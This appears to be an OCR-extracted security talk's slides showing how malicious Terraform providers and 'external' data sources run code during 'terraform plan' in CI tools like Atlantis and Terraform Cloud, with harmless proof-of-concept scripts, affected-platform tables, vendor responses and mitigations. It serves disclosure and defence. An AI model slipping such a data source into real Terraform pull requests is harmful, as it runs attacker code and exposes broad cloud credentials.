ResourcesMap: map[string]*schema.Resource{
```

```
"exec_local": resourceExecLocal(),
```

```
},
```

```
}
```

### Now let's reference our

### new provider

```
main.tf
```

~/work/terraform-automation/mytf

> ls /tmp | grep pwned

~/work/terraform-automation/mytf

> terraform plan

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your configuration and found no differences, so no changes are needed.

~/work/terraform-automation/mytf

> ls /tmp | grep pwned

terra-pwned

#### **\$** We can also abuse Data Sources

Data sources allow Terraform to use information defined outside of Terraform, defined by another separate Terraform configuration, or modified by functions.

A data source is accessed via a special kind of resource known as a data resource, declared using a data block:

data "aws\_ami" "example" {
 most recent = true

owners = ["self"]
tags = {
 Name = "app-server"
 Tested = "true"

#### **\$** We can also abuse Data Sources

- Local File (data "local\_file")
- External Data (data "external")
- AWS Secrets Manager (data "aws\_secretsmanager\_secret\_version")
- Vault Secret (data "vault\_generic\_secret")

Lets see how...

data "aws\_ami" "example" most\_recent = true owners = ["self"] tags = { Name = "app-server" Tested = "true"

#### **\$** We can also abuse Data Sources

data "external" "example" ·

program = ["/bin/bash", "\${path.module}/revshell.sh"]

#### #!/bin/bash

/bin/bash -c "mkdir /tmp/terra-pwned-datasource"

echo '{"success": true}'

```
~/work/terraform-automation/external-prov-test
> cat main.tf
data "external" "example" {
    program = ["/bin/bash","${path.module}/revshell.sh"]
}
```

#### ~/work/terraform-automation/external-prov-test

```
> ls -la /tmp/ | grep pwned
```

#### ~/work/terraform-automation/external-prov-test

```
> terraform plan
data.external.example: Reading...
data.external.example: Read complete after 1s [id=-]
```

No changes. Your infrastructure matches the configuration.

Terraform has compared your real infrastructure against your configuration and found no differences, so no changes are needed.

~/work/terraform-automation/external-prov-test

> ls -la /tmp/ | grep pwned drwxr-xr-x 2 eward wheel 64 Sep 30 17:22 terra-pwned-datasource

- Custom Provider and External Data Source PoCs work locally!
  - But that's not how large teams use Terraform
- Let's test against the terraform automation tools!

Platform	Hosted	Open-source
Terraform Cloud		×
Atlantis	×	
Digger		
Env0		×
Terrateam		×

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A You only have a single verified email	all address. We recommend verifying at least one more	e email address to ensure you can recover your	account if you lose access to your pr	imary email.	Email settings 🛛 🛪
	tfc-getting-started Public		🖈 Pin 💿 Watch 0	∗ ≌ Fork 1 ∞ Å Star 0 ∞	
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	🌍 mousefluff Update mycommand.sh 🧹	57a6fa	l 19 minutes ago 🕚 54 Commits	が MPL-2.0 license -~ Activity	co od Q
	github/workflows	Update digger_workflow.yml	5 months ago	☆ 0 stars ⊙ 0 watching	•
	🖿 scripts	Add comments to describe sed usages	last year	父 1 fork	Q
	C .copywrite.hcl	Add copywrite headers and GH Action	last year	Releases	\$
	🗅 .gitignore	Initial commit	3 years ago	No releases published	
		[COMPLIANCE] Update MPL 2.0 LICENSE	2 years ago	Create a new release	
	C README.md	Revert "Bump Readme required version"	8 months ago	Packages	
	backend.tf	Merge pull request hashicorp#31 from hashic	orp/TF-403 last year	No packages published	
	🗋 digger.yml	Create digger.yml	5 months ago	Publish your first package	
	🗋 main.tf	Update.main.tf	5 months ago	Languages	
	🗋 mycommand.sh	Update mycommand.sh	19 minutes ago	• Shell 77.6% • HCL 22.4%	
	🗅 provider.tf	Add copywrite headers and GH Action	last year		

Platform	Hosted	Open-source	Affected?
Terraform Cloud		×	?
Atlantis	×		?
Digger	$\checkmark$		?
Env0	$\checkmark$	×	?
Terrateam	$\checkmark$	×	?

Platform	Hosted	Open-source	Affected?
Terraform Cloud		×	
Atlantis	×		$\checkmark$
Digger	$\checkmark$		$\checkmark$
Env0	$\checkmark$	×	$\checkmark$
Terrateam	$\checkmark$	X	$\checkmark$

### **\$** So what's the damage?

- RCE on Terraform provisioner
  - So what? It's ephemeral

- Terraform needs access to secrets to speak to target provider
  - These secrets typical have wide permission scopes
  - Need to be able to create, modify and delete all infra managed by Terraform
    - If your using IaC, that's likely a lot :-)

• As an attacker, we OWN the target infra once secrets compromised\*

### **\$** What do the vendors think?

• Critical issue?



#### What isn't part of the threat model

# Malicious contributions to Terraform configuration in VCS repositories

Commits and pull requests to connected VCS repositories will trigger a plan operation within the workspace. HCP Terraform does not perform any authentication or authorization checks against commits in linked VCS repositories, and cannot prevent malicious Terraform configuration from exfiltrating sensitive data during plan operations. For this reason, it is important to restrict access to connected VCS repositories. Speculative plans for pull requests may be disabled on the <u>workspace settings page</u>.



#### **Exploits**

Because you usually run Atlantis on a server with credentials that allow access to your infrastructure it's important that you deploy Atlantis securely.

Atlantis could be exploited by

 An attacker submitting a pull request that contains a malicious Terraform file that uses a malicious provider or an <u>external</u> <u>data source</u> that Atlantis then runs <u>terraform plan</u> on (which it does automatically unless you've turned off automatic plans).

#### **\$** What do the vendors think?

- Critical issue? maybe
- Fundamental feature for success of product? well, yeah
- Not much has been done other than adding documentation to warn of the danger
  - Often hard to find in docs
- Some of the vendors have said they are working on provider validation / allow lists in the future

### **\$** So what can you do?

• Manually manage your infrastructure

### **\$** So what can you do?

• Manually manage your infrastructure



- Avoid long lived secrets in favour of OIDC
  - Not as effective as it sounds we can just run 'terraform apply' as our payload
- Disable speculative plans
  - More effective + then unhappy SREs who apply everything
- Use CI/CD to validate providers and data sources before running TF automation
  - Requires a little work but there's good HCL parsers + potentially more friction
- Contact your vendor and apply pressure for an integrated provider allowlist

## Would you be comfortable giving all your developers access to your admin level **AWS credentials?**



